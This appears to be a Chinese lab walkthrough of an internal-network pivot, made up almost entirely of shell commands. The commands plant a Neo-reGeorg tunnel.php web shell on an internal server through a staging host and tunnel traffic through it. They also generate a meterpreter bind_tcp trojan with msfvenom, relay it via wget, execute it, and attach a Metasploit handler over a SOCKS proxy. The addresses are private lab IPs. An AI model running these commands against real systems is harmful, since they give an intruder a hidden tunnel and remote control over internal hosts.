 ```bash # 3. 将服务端文件上传到内网服务器 #3.1 kali cd neoreg_servers python -m http.server # 3.2 外网服务器 cd /tmp wget http://192.168.88.104:8000/tunnel.php python -m SimpleHTTPServer 2323 # 3.3 内网服务器 cd /opt/lampp/htdocs/personsystem/public wget http://10.20.30.128:2323/tunnel.php # 4. Kali 激活通道 curl http://192.168.88.125:88/131/tunnel.php # 5. Kali neo客户端连接隧道 # 记得访问 http://192.168.88.125:88/131/tunnel.php 激活一下隧道 # 此时页面可能没有内容或者有一段注释内容,但是隧道监听已经开启 python neoreg.py -k 666888 -u http://192.168.88.125:88/131/tunnel.php ```  ```bash #6. Kali 生成内网木马 msfvenom -p linux/x64/meterpreter/bind_tcp LPORT=17710 -f elf -o linux_17710.elf #7. 木马传递:kali---外网服务器---内网服务器 #7.1 kali python -m http.server #7.2 外网服务器 wget http://192.168.88.104:8000/linux_17710.elf python -m SimpleHTTPServer 2323 #7.3 内网服务器 wget http://10.20.30.128:2323/linux_17710.elf chmod a+x linux_17710.elf #8. 设置 Kali 的全局代理,为了给 MSF 共享传输流量(借助 neo 隧道传输流量到 MSF) msfconsole setg proxies socks5:127.0.0.1:1080 #9. kali中msf上线 use exploit/multi/handler set payload linux/x64/meterpreter/bind_tcp set RHOST 10.20.30.131 # 内网 IP 地址 set LPORT 17710 run # 10. 在内网服务器中运行木马程序 ./linux_17710.elf ``` 
毛林
2026年11月15日 18:42
转发文档
收藏文档
上一篇
下一篇
评论(0)
登录
后可发表评论
还没有评论,来抢沙发~
手机扫码
复制链接
手机扫一扫转发分享
复制链接
Markdown文件
Word文档
PDF文档(打印)
分享
链接
类型
密码
更新密码
还没有评论,来抢沙发~